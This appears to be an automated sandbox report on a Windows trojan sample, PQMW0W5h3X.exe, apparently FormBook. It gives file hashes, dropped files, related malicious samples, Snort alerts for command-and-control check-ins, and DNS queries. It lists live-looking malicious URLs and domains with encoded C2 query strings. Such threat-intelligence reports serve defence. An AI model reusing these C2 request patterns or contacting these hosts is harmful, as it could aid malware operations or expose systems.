Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@14/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.6% (good quality ratio 21.4%) • Quality average: 75.4% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
213.186.33.5	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• www.prltoday.com/uqf5/?9rTd=F/Xh9v+g7Cdwl5upkcpMZ8e4b+3WpLzzeVKIM3R3duzbf3evtWksiEg580fE4Vra9h2o&aVz=WBZ8
	20210622-kll98374.exe	Get hash	malicious	Browse	• www.impresafree24.com/nmda/?RP2h-fQ=IdLvG/bKy9PiMBchWzdVhP2W3XlWgHjHBl4V2wYIVZfP5YHWbmtjQK3eIV/cIXUoTbKn&5jo=7neT66GHcVrh
	New_PO#98202139.xll	Get hash	malicious	Browse	• www.guniverse.net/wlns/?_8=obmV34E8IgJL0y0kI7hyDBOk8azyZSyy8uvUE6L1y0VpxoEYjAH5t6/TlTHDCRXI3f38&xDK=UZYPUlDPt4SDBZ8P

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kdhfue77324.exe	Get hash	malicious	Browse	• www.poacolors.com/ngvm/?DT-D=8TcJTBzsK+HhuKYXehH9492pDxzGvvxdxfrG/qrl9m6Ckg/etRlY8SCi3gshhWGBB0c4&1bZXAr=h454ixkXP29
	FedEx doc 17062021.exe	Get hash	malicious	Browse	• www.tcaproduct.ovh/ssh4/?2d34=SDKxiPv&h0DHzD=Rl/zsYIsdXtBwt3twxu2LuJTC0qMvDm4Mc/hvN4nDKVlMCw1vgexk8V+cx4orVYgW6Zi
	DocumentCopy_pdf.exe	Get hash	malicious	Browse	• www.impresafree24.com/nmda/?V6y8=IdLvG/bKy9PiMBchWzdVhP2W3XlWgHjHBI4V2wYIVZfP5YHWbmtjQK3eIWTMUmITUuj2ckrA9g==&cT=4huTdrP0
	kkaH2ZEdQ1.exe	Get hash	malicious	Browse	• www.lp-groupe.info/ybn/?-ZdTr=wOGr+F25RoP9WPNpsFGFxRGNLhzZTK4kudDetDHrkCGTjpx6UWpWoSIk1czumSYA4+qY&oRm8=s8YlDbK80xIp
	Shipping Doc578.exe	Get hash	malicious	Browse	• www.generaldineprofit.com/ajsp/?hL0=mX3FC0rWOmZLwh4qbfvKXGX9RdF3hnuYXE+OWqE17ZQMzXMEP9+qCOq0VR7aaEzUGOwrMvYUag==&Dxl0dz=0txXARu8O6
	Reference No. # 3200025006.exe	Get hash	malicious	Browse	• www.thetravelingplant.com/ntfs/?F48L2tc=r6KcxW+QOqJy23YP7pEknY9griH0XGsR7HWvbkIiP6j3PsQ8V0Yr7GW48LtU7Huq9clfVnYY1w==&2dWDG=6lX42hr8TrzLRjc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase_Order.exe	Get hash	malicious	Browse	• www.prltoday.com/uqf5/?7nBTylox=F/Xh9v+g7Cdwl5upkcpMZ8e4b+3WpLzzeVKIM3R3duzbf3evtWksiEg580T900Haqnq5nepxFw==&x2J86x=b0DT
	Payment slip.exe	Get hash	malicious	Browse	• www.lebigconcours.com/3edq/?2dUX-PAP=c8gg2kDsKkY9JoWcOJXGZzy/zRsju88ib1/w1WqO+PGwvG3GHLTzoABLAeo737h+ZhVc&D6Otan=1bu800r
	Shipping Draft Doc.exe	Get hash	malicious	Browse	• www.generalineprofit.com/ajsp/?m2MXt=mX3FC0rWOmZLwh4qbfvKXGX9RdF3hnuYXE+OWqE17ZQMzXMEP9+qCOq0VSXzZEPsPtF9&g6bX=7nfxC0PhW
	Payment_Advice.exe	Get hash	malicious	Browse	• www.prltoday.com/uqf5/?9rw=F/Xh9v+g7Cdwl5upkcpMZ8e4b+3WpLzzeVKIM3R3duzbf3evtWksiEg580fE4Vra9h2o&s6=bPYXfd3Xq0VHDp
	statement.exe	Get hash	malicious	Browse	• www.economiemalin.com/s5cm/?jZVXl=ejtPsXeQXSJB05Sij4NQ5TV7+3Vt2QhSAwzNEAtOIN6S2xaseggAFHdmewkBggS6qKyN&t6AdVb=NdfHc4_xG2JHQlV
	1092991(JB#082).exe	Get hash	malicious	Browse	• www.lebigconcours.com/3edq/?JfEt9j6h=c8gg2kDsKkY9JoWcOJXGZzy/zRsju88ib1/w1WqO+PGwvG3GHLTzoABLAeo737h+ZhVc&ojn0d=RzuliD
	OUTSTANDING PAYMENT REMINDER.exe	Get hash	malicious	Browse	• www.poacolors.com/ngvm/?FPWhHFq=8TcJTBzsK+HhuKYXehH9492pDxzGvvxdxfrG/qrl9m6Ckg/etRlY8SCi3gsL+m2BF2U4&Bj=lHL8SXfh3Ju

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ZEtvKwfrmf.exe	Get hash	malicious	Browse	• www.hunab.tech/a8si/?ndiHKd=R2Mdy&Jdvd=faV7garRSu7JiSdjFrXmclZZ3FAmdB/GT7EG2sZeIe9fZGAKSSr6iowPvTsgHFLaJTVrUqirQA==
	invoice.exe	Get hash	malicious	Browse	• www.lebigconcours.com/3edq/?URZh=c8gg2kDsKkY9JoWcOJXGZzy/zRsju88ib1/w1WqO+PGwvG3GHLTzoABLAdIr4axGHE8b&jL30vv=afhhplx
	1bb71f86_by_Libranalysis.exe	Get hash	malicious	Browse	• www.saveursdelafermee.com/njhr/?_89pb=6BYgV36frgEPm4Bks1lvfbqyImS2+mAjTc1MWw0zm1TdS4XMIGEQigd8Qb1RKTDe9sQA&FPWl=Cd8tG
	correct invoice.exe	Get hash	malicious	Browse	• www.economiemalin.com/s5cm/?Zh3XHBo=ejtPsXeQXSJB05Sij4NQ5TV7+3Vt2QhSAwzNEAtOIN6S2xaseggAFHdmezI7jh+Bp9TckTab0g==&Xv0Hzp=j0Dx
172.67.129.33	0FKzNO1g3P.exe	Get hash	malicious	Browse	• www.builtbydawn.com/dy8g/?8pWL=Wlch&rVW8M4=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX
	orders.exe	Get hash	malicious	Browse	• www.furlashop.site/ni6e/?W6=dhmVnxFiqqQHtzkp6eqPey57Y8PFMjt1OTneE2bUvMahMvc1ZtnhmpLaq/pNC70nk10eiFrAbg==&UlPt=GVoxsVvHVpd8Sl
75.2.81.221	Shipping Documents C1216.exe	Get hash	malicious	Browse	• www.helpwithgre.com/fhg5/?idFt5Lt8=2UtB8DcbqqUNdGGafXCP7IZK2b+ICtd8++zQoCDv+Hjw8z9Bnq28qASc6PfUd7Mbl5s7loQVOw==&TZ=EjUt0xR

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
825610.parkingcrew.net	Shipping Documents C1216.exe	Get hash	malicious	Browse	• 75.2.81.221
	47DOC008699383837383 PDF.exe	Get hash	malicious	Browse	• 54.72.9.115
	29SCAN 0750.exe	Get hash	malicious	Browse	• 54.72.9.115
www.builtbydawn.com	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 172.67.129.33

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EGIHOSTINGUS	kXkTaGocR5.exe	Get hash	malicious	Browse	• 142.111.47.2
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 107.186.80.254
	Swift advice Receipt.exe	Get hash	malicious	Browse	• 107.187.208.22
	Nuvoco_RFQ_21-06-2021.exe	Get hash	malicious	Browse	• 104.164.227.199
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• 45.39.168.175
	Purchase Order No. 7406595 .xlsx	Get hash	malicious	Browse	• 142.111.47.2
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• 172.252.104.51
	Payment copy_MT103_9847.exe	Get hash	malicious	Browse	• 104.252.33.45
	#10923.exe	Get hash	malicious	Browse	• 45.39.170.172
	Enquiry (OUR REF #162620321) (OUR REF # 166060421) Taylor Marine Project.exe	Get hash	malicious	Browse	• 23.230.206.228
	1itFWK1W1z.exe	Get hash	malicious	Browse	• 104.252.121.237
	JUN14 OUTSTANDING CONTRACT ORDER-01.xlsx	Get hash	malicious	Browse	• 104.252.121.237
	succ.exe	Get hash	malicious	Browse	• 142.111.45.198
	UOMp9cDcqZ.exe	Get hash	malicious	Browse	• 142.111.47.2
	DNPr7t0GMY.exe	Get hash	malicious	Browse	• 142.111.47.2
	Letter 09JUN 2021.xlsx	Get hash	malicious	Browse	• 142.111.47.2
	lLJGwAgWDh.exe	Get hash	malicious	Browse	• 104.252.75.149
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 104.164.109.43
	tzeEeC2CBA.exe	Get hash	malicious	Browse	• 142.111.47.2
	RFQ.exe	Get hash	malicious	Browse	• 136.0.84.126
OVHFR	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• 213.186.33.5
	20210622-kll98374.exe	Get hash	malicious	Browse	• 213.186.33.5
	New_PO#98202139.xll	Get hash	malicious	Browse	• 213.186.33.5
	Aramco Urgent Inquiry.exe	Get hash	malicious	Browse	• 158.69.138.23
	o7w2HSi17V.exe	Get hash	malicious	Browse	• 151.80.212.114
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 149.202.90.163
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 149.202.90.163
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 149.202.90.163
	New Order Quotation.exe	Get hash	malicious	Browse	• 91.121.250.242
	kdhfue77324.exe	Get hash	malicious	Browse	• 213.186.33.5
	Purchase_Order.exe	Get hash	malicious	Browse	• 51.195.43.214
	v6OezjZIJX	Get hash	malicious	Browse	• 176.31.225.204
	INVOICE-CVE-0814.doc	Get hash	malicious	Browse	• 188.165.215.31
	New Order - unitednature- 34526745727_PDF.exe	Get hash	malicious	Browse	• 158.69.185.137
	butkoin-android.apk	Get hash	malicious	Browse	• 51.161.32.104
	butkoin-android.apk	Get hash	malicious	Browse	• 51.161.32.104
	ProstoLauncher.exe	Get hash	malicious	Browse	• 51.91.79.48
	qH2tfmLbBO433it.exe	Get hash	malicious	Browse	• 54.36.120.230
	8qVvWJZa2l.exe	Get hash	malicious	Browse	• 51.195.61.169
	n5X8VTnH3C.exe	Get hash	malicious	Browse	• 51.195.61.169
CLOUDFLARENETUS	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 104.21.86.209
	ZLT4uMbNxX.exe	Get hash	malicious	Browse	• 172.67.158.27
	Payment Ref 24,845.docx	Get hash	malicious	Browse	• 172.67.150.133
	#U00f0#U0178#U2022#U00bb Missed Call Playback Recording.wav%20%20-%20%2B1%208459838811.htm	Get hash	malicious	Browse	• 104.16.18.94
	Payment Ref 24,845.docx	Get hash	malicious	Browse	• 104.21.30.38
	Halkbank_Ekstre_20210622_142426_2309801.doc.exe	Get hash	malicious	Browse	• 172.67.188.154
	DLJxQ5rIop.exe	Get hash	malicious	Browse	• 104.21.14.60
	Ejima.exe	Get hash	malicious	Browse	• 23.227.38.74
	kXkTaGocR5.exe	Get hash	malicious	Browse	• 104.16.12.194

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	y7jLZLDw1K.exe	Get hash	malicious	Browse	• 172.67.154.116
	heoN5wnP2d.exe	Get hash	malicious	Browse	• 23.227.38.74
	y7jLZLDw1K.exe	Get hash	malicious	Browse	• 104.21.5.100
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	• 23.227.38.74
	PwBsqWQ7jJ.exe	Get hash	malicious	Browse	• 104.23.99.190
	MLO.exe	Get hash	malicious	Browse	• 172.67.158.27
	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• 104.21.64.212
	New_PO#98202139.xll	Get hash	malicious	Browse	• 104.21.63.141
	Invoice.exe	Get hash	malicious	Browse	• 104.21.19.200
	xuYHNpNA7N.exe	Get hash	malicious	Browse	• 104.21.14.60

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsgB979.tmp\System.dll	New Order.exe	Get hash	malicious	Browse	
	hesaphareketi-0.exe	Get hash	malicious	Browse	
	0FKzNO1g3P.exe	Get hash	malicious	Browse	
	mlzHNUHkUl.exe	Get hash	malicious	Browse	
	Ejima.exe	Get hash	malicious	Browse	
	UrgentNewOrder_pdf.exe	Get hash	malicious	Browse	
	Swift 001.exe	Get hash	malicious	Browse	
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	
	DHL Shipment Documents.exe	Get hash	malicious	Browse	
	20210622-kll98374.exe	Get hash	malicious	Browse	
	SKMTC_STOMANAS_7464734648592848Ordengdoc.exe	Get hash	malicious	Browse	
	Orden de compra.exe	Get hash	malicious	Browse	
	Pending delivery - Final Attempt.exe	Get hash	malicious	Browse	
	2bni49vTpt.exe	Get hash	malicious	Browse	
	rJIeeo2B7Q.exe	Get hash	malicious	Browse	
	e-hesap bildirimi.exe	Get hash	malicious	Browse	
	Draft Booking Confirmation 062120297466471346.exe	Get hash	malicious	Browse	
	HalkbankEkstre0609202138711233847204.exe	Get hash	malicious	Browse	
	232.exe	Get hash	malicious	Browse	
	Yeni Siparis.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\39fgrq8knozigd2	
Process:	C:\Users\user\Desktop\PQMW0W5h3X.exe
File Type:	data
Category:	dropped
Size (bytes):	164863
Entropy (8bit):	7.987160505943616
Encrypted:	false
SSDEEP:	3072:b8jI9IpDIpzoIP+Fse43/wFMFGtz1LWNqehEAll3N/xB87W79q+ErdSLtiT77M+:IjGI9kzmFZ24V1Sbeo9P87otE4In7M+
MD5:	6C05E9CA19C49E1B760DBF27E1B1D1AC
SHA1:	555A897815D912EA8E2F745B34B596A5487DA6C1
SHA-256:	8D1046B1444E99B9BDEAEA15C07F29E894FF13DD4B3584844DACD8CF8E2BDA9E
SHA-512:	7869728E06C25F4D84473E2E4A2BC4DEBC7C3C773D26AB0D987243994C51AC07C2829F6414160DF0A194E93820C3AC52CFCFE6248AC81751921EC773710471B
Malicious:	false
Reputation:	low
Preview:	h.....fe..Q.D.V...8.lt`.%._..Q....mVG.....6.o....B.....^..E....W...=Bl....S1.u.2.a.P..Nf&.s.Q..8..|[...B.#...5.. f;...).....W..!t ^9.VN.TA..G-...]....N....0x....oP.W.7.R.c.llf.|tv.I.5.1<&..4|7P.Dx.d.r$3....p\|.w..R`2DBz.....N.s.8.....fe.T.q....Nr.....Q....m7G.....Y.....6.o....B....F..q^l.K.&.f.S...HR...r....M.d..X.nA.....PKY...3..U.....#...5...e$..d..W.7PD..f..... ...%.=...E....v0E..9R2.....@.....l.f.|tv.4...$f<.(...7P.Dx.d..J....@..w..R`FDBz.....s.8.....fe1..q....Nr..../..[..'.Q....mVG.....6.o....B....F..q^l.K.&.f.S...HR...r....M.d..X.nA .....PKY...3..U.....#...5...e$..d..W.7PD..f.....%.=...E....v0E..0x...x.P..D....n.llf.|tv.4...$f<...\|7P.Dx.d..J....@..w..R`FDBz.....s.8.....fe1..q....Nr..../..[..'.Q....mVG.....6.o....B ....F..q^l.K.&.f.S...HR...r....M.d..X.nA.....PKY...3..U.....#...5...e$..d..W.7PD..f.....%.=...E....v0E..0x...x.P..D....n.llf.|tv.4...$f<...|7P.Dx.d..J....

C:\Users\user\AppData\Local\Temp\axjnwhbrvqsxuek	
Process:	C:\Users\user\Desktop\PQMW0W5h3X.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	58134
Entropy (8bit):	5.253844260673871
Encrypted:	false
SSDEEP:	1536:IMtQIDSwNLs8vRjAU+YqXFCeI3SoKZshe9uB:IMtQIDSwNL7ZjwV4eI3LKZ2B
MD5:	D5C9184EC17F0CE4778AB93D418EFB6B
SHA1:	FA5B4C0A266AE61855B671E50BBF23E8EF5D246E
SHA-256:	A8863C2A1805C6E00A88A319BEEAE073336708F861D07986D8DF38B593EF5B0E
SHA-512:	F9042310DA98088500A9730CD2BFA76FDF4835AF33B8BE9C0BA3A11E67F6DC56661E0AB92425658D1F91FDA7BAB964D134595748C7C3E1EB1EE174963FC1158
Malicious:	false
Reputation:	low
Preview:	.....U..x.....S.....e.....E.;.E.-.E...E.r.E.s.e..PS.....;....+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g.. ...*.....;..S+....+._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2..... .;.....3..... .....3.+.5....5.....X[PS.....;....+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g.....*.....;..S+.... +._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2.....;.....3..... . .....3.+.5....5...

C:\Users\user\AppData\Local\Temp\nsgB979.tmp\System.dll	
Process:	C:\Users\user\Desktop\PQMW0W5h3X.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	5.7425597599083344
Encrypted:	false
SSDEEP:	192:uv+cJZE61KRWJQO6tFiUdK7ckK4k7l1XRBm0w+NiHi1GSJ:uf6rtFRduQ1W+fG8
MD5:	56A321BD011112EC5D8A32B2F6FD3231
SHA1:	DF20E3A35A1636DE64DF5290AE5E4E7572447F78
SHA-256:	BB6DF93369B498EAA638B0BCDC4BB89F45E9B02CA12D28BCEDF4629EA7F5E0F1
SHA-512:	5354890CBC53CE51081A78C64BA9C4C8C4DC9E01141798C1E916E19C5776DAC7C82989FAD0F08C73E81AABA332DAD81205F90D0663119AF45550B97B338B9C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: New Order.exe, Detection: malicious, Browse • Filename: hesaphareketi-0.exe, Detection: malicious, Browse • Filename: 0FKzNO1g3P.exe, Detection: malicious, Browse • Filename: mlzHNUHkUl.exe, Detection: malicious, Browse • Filename: Ejima.exe, Detection: malicious, Browse • Filename: UrgentNewOrder_pdf.exe, Detection: malicious, Browse • Filename: Swift 001.exe, Detection: malicious, Browse • Filename: DHL DOCUMENTS.exe, Detection: malicious, Browse • Filename: DHL Shipment Documents.exe, Detection: malicious, Browse • Filename: 20210622-kll98374.exe, Detection: malicious, Browse • Filename: SKMTC_STOMANAS_7464734648592848Ordengdoc.exe, Detection: malicious, Browse • Filename: Orden de compra.exe, Detection: malicious, Browse • Filename: Pending delivery - Final Attempt.exe, Detection: malicious, Browse • Filename: 2bni49vTpt.exe, Detection: malicious, Browse • Filename: rJIeeo2B7Q.exe, Detection: malicious, Browse • Filename: e-hesap bildirimi.exe, Detection: malicious, Browse • Filename: Draft Booking Confirmation 062120297466471346.exe, Detection: malicious, Browse • Filename: HalkbankEkstre060920213871123384720 4.exe, Detection: malicious, Browse • Filename: 232.exe, Detection: malicious, Browse • Filename: Yeni Siparis.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....)...m.m.m...k.m.~....j....l.9..i....l.Richm.....PE..L...X:.V.. .....!.....).....0.....`.....p2.....t0..P.....P.....0..X.....text..... ..... ..`.rdata.....0....."....@..@.data...d....@.....&.....@....reloc.....P.....(.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.8818598681550505

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PQMW0W5h3X.exe
File size:	205167
MD5:	6b26db585f40e14b00b5adda57e595dd
SHA1:	ffbb4390c5cdb9d0aa78061399f5a9993a955dd3
SHA256:	8b39bf75ce8ca2ecadafeb01a2ff33fc07419198e5b222bf20385ecbf2da0ff4
SHA512:	c26411bdcd24c4c8a403f0f976b1a7bcb9cad433da9a48e7b4cb4297db3a8f11ec929444a63fc3529c634bdb549704addfa7ef04f6b6130abbf03348ce92d8ba
SSDEEP:	3072:ABynOpL12rioc6MspGSA6DPJdXBH79/el5iVnLBMpBVeyb4+NVLhSkodlMxcGUHf:ABlL/bssSTPvXBwlGpBbUe/odlVDVBX
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xc80	0xe00	False	0.412109375	data	4.00712910454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:25:02.550642	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.6
06/22/21-18:25:07.827526	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49757	34.102.136.180	192.168.2.6
06/22/21-18:25:18.311331	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
06/22/21-18:25:18.311331	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
06/22/21-18:25:18.311331	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
06/22/21-18:25:18.451876	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.6
06/22/21-18:25:23.578876	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	34.102.136.180
06/22/21-18:25:23.578876	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	34.102.136.180
06/22/21-18:25:23.578876	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	34.102.136.180
06/22/21-18:25:23.719109	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.6
06/22/21-18:25:39.828190	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	172.67.129.33
06/22/21-18:25:39.828190	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	172.67.129.33
06/22/21-18:25:39.828190	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	172.67.129.33
06/22/21-18:25:51.038848	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.6	52.79.124.173
06/22/21-18:25:51.038848	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.6	52.79.124.173
06/22/21-18:25:51.038848	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.6	52.79.124.173
06/22/21-18:26:06.760886	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	75.2.81.221	192.168.2.6
06/22/21-18:26:17.999823	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49773	34.102.136.180	192.168.2.6

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 22, 2021 18:25:02.295726061 CEST	192.168.2.6	8.8.8.8	0xaf89	Standard query (0)	www.invisiongc.net	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:07.573002100 CEST	192.168.2.6	8.8.8.8	0x7d4c	Standard query (0)	www.killrstudio.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:12.875062943 CEST	192.168.2.6	8.8.8.8	0x6cad	Standard query (0)	www.ivoirepneus.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:18.198398113 CEST	192.168.2.6	8.8.8.8	0x5255	Standard query (0)	www.extinctionbrews.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:23.461308002 CEST	192.168.2.6	8.8.8.8	0x14f9	Standard query (0)	www.cindywillardrealtor.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:28.739301920 CEST	192.168.2.6	8.8.8.8	0x2779	Standard query (0)	www.doityourselfism.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:34.369805098 CEST	192.168.2.6	8.8.8.8	0x5716	Standard query (0)	www.saludflv.info	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:39.699645996 CEST	192.168.2.6	8.8.8.8	0xc48e	Standard query (0)	www.builtbydawn.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:44.923053980 CEST	192.168.2.6	8.8.8.8	0xeaa6	Standard query (0)	www.qq66520.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:50.441529036 CEST	192.168.2.6	8.8.8.8	0xf777	Standard query (0)	www.mzyxi-rkah-y.net	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:01.347481966 CEST	192.168.2.6	8.8.8.8	0x84be	Standard query (0)	www.avito-payment.life	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:06.486386061 CEST	192.168.2.6	8.8.8.8	0x2016	Standard query (0)	www.thenorthgoldline.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:11.774780035 CEST	192.168.2.6	8.8.8.8	0x5665	Standard query (0)	www.guys-only.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:17.734756947 CEST	192.168.2.6	8.8.8.8	0xfb0d	Standard query (0)	www.wideawakemomma.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:25:02.361603022 CEST	8.8.8.8	192.168.2.6	0xaf89	No error (0)	www.invisiongc.net	invisiongc.net		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:02.361603022 CEST	8.8.8.8	192.168.2.6	0xaf89	No error (0)	invisiongc.net		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:07.642466068 CEST	8.8.8.8	192.168.2.6	0x7d4c	No error (0)	www.killrstudio.com	killrstudio.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:07.642466068 CEST	8.8.8.8	192.168.2.6	0x7d4c	No error (0)	killrstudio.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:12.949099064 CEST	8.8.8.8	192.168.2.6	0x6cad	No error (0)	www.ivoirepneus.com		213.186.33.5	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:18.266730070 CEST	8.8.8.8	192.168.2.6	0x5255	No error (0)	www.extinctionbrews.com	extinctionbrews.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:18.266730070 CEST	8.8.8.8	192.168.2.6	0x5255	No error (0)	extinctionbrews.com		34.102.136.180	A (IP address)	IN (0x0001)
